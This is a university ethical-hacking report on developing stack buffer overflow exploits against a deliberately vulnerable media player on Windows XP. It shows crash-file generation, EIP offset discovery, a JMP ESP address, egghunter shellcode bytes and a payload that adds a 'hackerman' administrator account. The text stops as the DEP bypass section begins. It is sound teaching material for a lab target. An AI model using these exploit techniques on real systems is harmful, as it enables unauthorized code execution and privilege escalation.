



# Abertay University®

## Vulnerable Media Player Buffer Overflow Exploitation

CMP320 – ETHICAL HACKING 3

DARREN SHERRATT - 1502641

## Abstract

This paper serves to analyse the potential for buffer overflow attacks targeting the Vulnerable Media Player, version 1502641. After proving that the application is susceptible to buffer overflow attacks, payloads will be explained and developed to demonstrate how these attacks work and how the attacks themselves were constructed.

Attacks will be developed while taking into consideration the security measures available to the operating system Windows XP SP3. These attacks will first prove the exploit while security measures are inactive before investigating ways of circumventing these security measures. The security measure DEP will be evaluated and explained.

This paper will provide an introduction to what a buffer overflow attack consists of and why they work. The application itself will then be analysed and attacks developed for both DEP off and DEP on. For each, a simple method of shellcode execution will be used to exploit the application and a more complicated method of shellcode execution will also be evaluated.

A second attack vector of the application will be evaluated and explained but no working exploit could be developed. Instead, the process from identifying a buffer overflow to constructing a potential exploit will be explained.

Lastly, a discussion on methods of intrusion detection system evasion will revolve around buffer overflow attacks.

## Contents

1. Introduction .....	1
2. Practical.....	3
2.1. Playlist Overflow .....	3
2.1.1. DEP Off .....	6
2.1.2. DEP On .....	10
2.2. Skins Buffer Overflow.....	17
2.2.1. Attempted DEP Avoidance with WinExec.....	20
3. Discussion.....	22
References .....	23
Appendices.....	24

## Table of Figures

Figure 2.1.1 – Stack Buffer Overflow .....	1
Figure 2.1.2 – EBP, ESP Stack Variables .....	2
Figure 2.1.1 - Playlist Buffer Overflow Test .....	3
Figure 2.1.2 - Pattern_create.exe 500 Characters .....	3
Figure 2.1.3 - Pattern Offset EIP Distance.....	4
Figure 2.1.4 - EIP Distance Check.....	4
Figure 2.1.5 - Available Stack Space.....	5
Figure 2.1.6 - Stack Register Test.....	6
Figure 2.1.7 - Kernel32 JMP ESP Addresses .....	6
Figure 2.1.8 - Calculator Exploit Stack.....	7
Figure 2.1.9 - Working Stack Calc Example .....	7
Figure 2.1.10 – Mona Egghunter Shellcode Creation .....	8
Figure 2.1.11 – Egghunter Exploit Stack Layout.....	8
Figure 2.1.12 – Hackerman Admin User Shellcode.....	9
Figure 2.1.13 – Hackerman Admin Addition .....	9
Figure 2.1.14 - DEP Blocking Stack Execution .....	10
Figure 2.1.15 - Kernel32 WinExec Address .....	10
Figure 2.1.16 – 304 Byte Buffer, DEP On .....	10
Figure 2.1.17 - WinExec Stack Argument.....	11
Figure 2.1.18 - WinExec Access Violation .....	11
Figure 2.1.19 - Command Line Memory Address .....	11
Figure 2.1.20 - Kernel32 ExitProcess Address.....	12
Figure 2.1.21 - WinExec DEP Exploit – Calc.....	12
Figure 2.1.22 - Immunity Debugger Executable Modules .....	14
Figure 2.1.23 - Mona ROP Chain Generation.....	14
Figure 2.1.24 - Msvcrt.dll VirtualAlloc ROP Chain.....	15
Figure 2.1.25 – Playlist ROP Chain New Admin User .....	16
Figure 2.2.1 – Application Skin Change.....	17
Figure 2.2.2 - Skins File Format .....	17
Figure 2.2.3 - Skin File Overflow Test.....	18
Figure 2.2.4 - Skin Application Crash .....	18
Figure 2.2.5 - Skins Space Check .....	19
Figure 2.2.6 - Arwin.exe Kernel32 Memory Addresses.....	20
Figure 2.2.7 - Skin File w/ Kernel32 Memory Addresses .....	20
Figure 2.2.8 - Skin File w/ Command Memory Address.....	21
Figure 2.2.9 – Skins WinExec Memory Address Difference .....	21

## Table of Tables

Table 1 – DEP Disabling Functions .....	13
---	----

## 1. Introduction

When a program is opened or a process created an area of memory is allocated for use. This memory is the application stack. The stack contains all data pertaining to the execution and running of the application, as the program runs, instructions and variables are written and read to and from the current stack position. The current stack position is kept in the Extended Instruction Pointer (EIP) register. This register holds the four-byte address of the current stack instruction. When a function is called, the current address is pushed onto (stored on) the stack, followed by any variables and arguments. Once the function returns, the return address is used and removed from the stack and the program continues from where it left off before the function call. The stack is a Last In First Out (LIFO) object, where the last item places onto the stack is the first read from it. The stack grows from a high memory address to a low memory address where new objects are stored on the “top” of the stack at a lower memory address than the previous item.

A buffer overflow in an application exists where an application fails to handle excess amounts of information in an instance where a user can input information such as a text entry or file handling. In these cases, it is possible to overfill the buffer and overwrite the information stored on the stack.

Shown below in Figure 2.1.1, a buffer overflow attack works by overflowing the buffer available for input – this could be achieved by putting a large amount of data into a name input, playlist file, or document. In the figure, a large quantity of ‘A’s is entered into an area intended for user data. This data is stored in the stack starting from a low memory address and filling the memory in the opposing direction to the growth of the stack.




Figure 2.1.1 – Stack Buffer Overflow

The Extended Instruction Pointer contains the address of the next instruction to be executed, this value cannot be directly accessed or modified, but when the buffer is overflowed, EIP is overwritten.

In the example above, the application will try to run the instructions found at 41414141 (ascii for “AAAA”) – as this memory address is outside the modifiable range of the application, this results in the application crashing. If EIP is instead overwritten with a selected memory address, the application will attempt to execute any instructions it finds there.

Alongside EIP, the Extended Stack Pointer (ESP), and the Extended Base Pointer (EBP) are used in the program execution. ESP points to the current top of the stack. When new data is pushed to the stack, ESP is decremented by however many bytes is required for the data, and the data is moved to the location ESP points to. When data is popped, the value is copied to a register and ESP is incremented to point to the next value in the stack.

At the start of a function, ESP is copied into EBP. Unlike ESP, EBP does not change during the execution of a function, this way, it can be used as an anchor from which the location of function arguments and local variables can be determined.




Figure 2.1.2 – EBP, ESP Stack Variables

## 2. Practical

### 2.1. Playlist Overflow

The application has the capability to load up playlists of songs in the .m3u format. To determine whether the playlist functionality could be exploited a playlist file containing a large amount of data was created and loaded into the application. The playlist was generated using the python code shown below.

```
fileName = "CrashTest.m3u"
file = open(fileName, "w")

buffer = "A" * 500


file.write(buffer)
file.close
```

Figure 2.1.1 - Playlist Buffer Overflow Test

Loading the generated file into the application results in a crash – this proves that the application playlist functionality is susceptible to a buffer overflow. As discussed in the previous section, EIP will now be pointing at 41414141, which is outside the executable area of memory – this causes the application to crash.

To determine the distance to EIP, a unique pattern is generated, and the application loaded into OllyDbg. As a buffer of 500 characters was enough to crash the application, the pattern will be generated with 500 characters. When the application crashes upon loading the unique pattern OllyDbg will show what value is currently stored in EIP. As the pattern is non-repeating this can be used to determine how big the playlist buffer is.

The pattern is generated with the pattern\_create.exe as shown in Figure 2.1.2. This pattern is used to create the playlist file '500.m3u'.



```
C:\Documents and Settings\Administrator\Desktop\1502641>pattern_create.exe 500
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr4.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
instead.
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

```
C:\Documents and Settings\Administrator\Desktop\1502641>pattern_create.exe 500 >
500.m3u
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr5.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
instead.
```

Figure 2.1.2 - Pattern\_create.exe 500 Characters

When the file is loaded, the application crashes as before but the debugger allows for the current value of EIP to be observed.

Figure 2.1.3 shows the value in EIP at the time of the crash – in this application, this value is **6B41316B**. Using the pattern\_offset.exe program, this value is used to show the distance to EIP is 304 bytes.




Figure 2.1.3 - Pattern Offset EIP Distance

To double check the distance to EIP, a file is created which should set EIP to an identifiable value, in this case, "BBBB" - which will show as 42424242. This is shown below in Figure 2.1.4. A buffer of 304 A's is crafted to fill the buffer, and four B's is added to overwrite the instruction pointer.




Figure 2.1.4 - EIP Distance Check



To determine how much space is available after EIP for shellcode, a pattern is created using the same method as before and this pattern is put onto the stack after the EIP value. An examination of the stack when the application crashes will reveal the available space. The four B's shown below will ensure that the application crashes at 42424242 as before, crashing at the point necessary for the state of the stack to be examined.




Figure 2.1.5 - Available Stack Space

Shown above, when the application crashes, 100 'C's, 100 'D's, and four 'E's are present on the stack – giving an available stack space of 204 bytes – this will be the maximum size for the shellcode. Any shellcode larger than this will not be written to the stack in a condition that would allow for execution. As shown above, a null byte exists before a repetition of the “shellcode”, this would prevent execution of any shellcode past this point.

### 2.1.1. DEP Off


Methods of preventing shellcode execution from the stack were devised and incorporated into the windows operating system. One such method is Data Execution prevention, known as DEP.

DEP prevents the execution of code from certain areas of memory including the stack. This way, shellcode written to the stack as a result of a buffer overflow cannot be executed from the stack.

#### 2.1.1.1. Stack Execution with JMP ESP

With DEP off, the code can be executed from the stack directly however the stack location where the shellcode exists begins with a null byte `\x00`, which to the application denotes the end of a string. This prevents the application from running the shellcode when the shellcode tries to access the memory address. To combat this, the registers are examined to try and identify a register pointing to the top of the stack when the application crashes.


Shown below, when the application tries to run the instructions at EIP, ESP contains the memory address of the top of the stack – where the shellcode will be; the shellcode in this example being “CCCC”, or 43434343.



```
-----
EBX 00000000
ESP 00132208
EBP 41414141
ESI 0046B9B2 1502641.0046B9B2
EDI 0013F940 ASCII "All Suppo
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF
P 1 CS 001B 32bit 0(FFFFFFFF
A 0 SS 0023 32bit 0(FFFFFFFF
Z 0 DS 0023 32bit 0(FFFFFFFF
S 0 FS 003B 32bit 7FFDF000(F
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (0
00132208 43434343
1 import struct
2
3 filename = "StackTest.m3u"
4
5 buffer = "A" * 304
6 buffer += "BBBB"
7 buffer += "CCCC"
8
9 file = open (filename, "w")
10 file.write(buffer)
11 file.close
12
13
```

Figure 2.1.6 - Stack Register Test

If a command to jump to the location stored in ESP can be found in a loaded DLL, the address of this command can be written to EIP and the shellcode will be run, allowing for exploits to be developed. Using the findjmp executable, the kernel32 DLL is used, and the addresses of the commands shown – in this instance, the JMP ESP at 0x7C86467B. The findjmp executable searches through a given DLL to find instructions to jump to the location provided.



```
C:\cmd>findjmp.exe kernel32 esp
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32 for code useable with the esp register
0x7C8369F0 call esp
0x7C86467B jmp esp
0x7C868667 call esp
Finished Scanning kernel32 for code useable with the esp register
Found 3 usable addresses
```

Figure 2.1.7 - Kernel32 JMP ESP Addresses

Using this knowledge, an exploit can be constructed. The program will need to consist of 304 bytes of buffer ("A"s), the address of the JMP ESP, some NOPs to allow for writing to the stack, and the shellcode – in this case, calc.exe, as shown in Figure 2.1.8. NOPs, or no operation instructions are instructions that perform no action – when these instructions are run the application will do nothing and move onto the next instruction.

NOPs are required because when the program executes return addresses will be placed on the top of the stack when other function calls belonging to the application are made. These return addresses could overwrite the beginning of the shellcode, preventing execution. By padding the top of the shellcode with NOPs it gives a buffer for return addresses to be written.




Figure 2.1.8 - Calculator Exploit Stack

Once the playlist file has been created, it is loaded into the application, as shown below, the application crashes after running the calculator shellcode. This results in a successful execution of the shellcode and serves as a proof of concept for further exploits to be developed.





Figure 2.1.9 - Working Stack Calc Example

#### 2.1.1.2. Stack Execution with Egg Hunter

In cases where space after EIP is limited shellcode can be placed in the buffer and executed using an “Egghunter” script. Egghunter uses a unique tag at the start of the shellcode and uses a small shellcode script to scan through the stack to find and execute the shellcode. This way, the shellcode can be incorporated into the buffer and only 32 bytes of shellcode needs to be used after EIP.

The code itself is created using the mona.py plugin in Immunity Debugger. Using the command shown in the figure below, the egghunter shellcode in this case is created using the chosen tag “w00t”. This tag was used to minimise any possibility of the tag occurring within the shellcode or the program structure. This tag will be converted into hex and placed twice in front of the shellcode. The 32-byte shellcode provided by mona will look for the tag “w00tw00t” and execute the code at this location.



```
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.020000
0BADF000 [+] Command used:
0BADF000 !mona egg -t w00t
0BADF000 [+] Egg set to w00t
0BADF000 [+] Generating traditional 32bit egghunter code
0BADF000 [+] Preparing output file 'egghunter.txt'
0BADF000 - (Re)setting logfile egghunter.txt
0BADF000 [+] Egghunter (32 bytes):
0BADF000 "x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xd3\xe3\x05\x5a\x74"
0BADF000 "xef\xb8\x77\x30\x30\x74\xb8\xfa\xaf\x75\xe7\xff\xe7"
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.020000

!mona egg -t w00t
```

Figure 2.1.10 – Mona Egghunter Shellcode Creation

The final structure of the exploit is shown in the figure below. When this file is crafted, the buffer size remains the same as before (304 bytes), as such, the number of “A”s is reduced by the size of the shellcode and the tag.




Figure 2.1.11 – Egghunter Exploit Stack Layout

The shellcode used in this example adds a local admin user to the system. This shellcode was modified to use the username “hackerman”, with the password “hacked”. The shellcode works by first adding a new user, then adds this new user to the admin group as shown below. The code before the command uses a WinExec function call within Kernel32 to execute the malicious commands before using the kernel32 function ExitProcess to cleanly kill the host process. These functions will be loaded into the same memory addresses every time on Windows XP as Windows XP does not use memory address randomisation. (Monachos, 2010)




Figure 2.1.12 – Hackerman Admin User Shellcode

As shown in Figure 2.1.13, running the completed exploit results in the addition of an administrator user to the operating system. This user will be capable of anything a fully-fledged local administrator can do.




Figure 2.1.13 – Hackerman Admin Addition

In this case, it would be possible to use shellcode up to the size of the buffer (minus the size of the tag), which would provide a larger area than after EIP – allowing for more complex payloads.

## 2.1.2. DEP On

### 2.1.2.1. WinExec

With DEP on, the stack is marked as non-executable memory, this means that the code used in the previous section will not work, as that shellcode was executed from the stack. Using this code results in the following error caused by DEP preventing the shellcode execution.

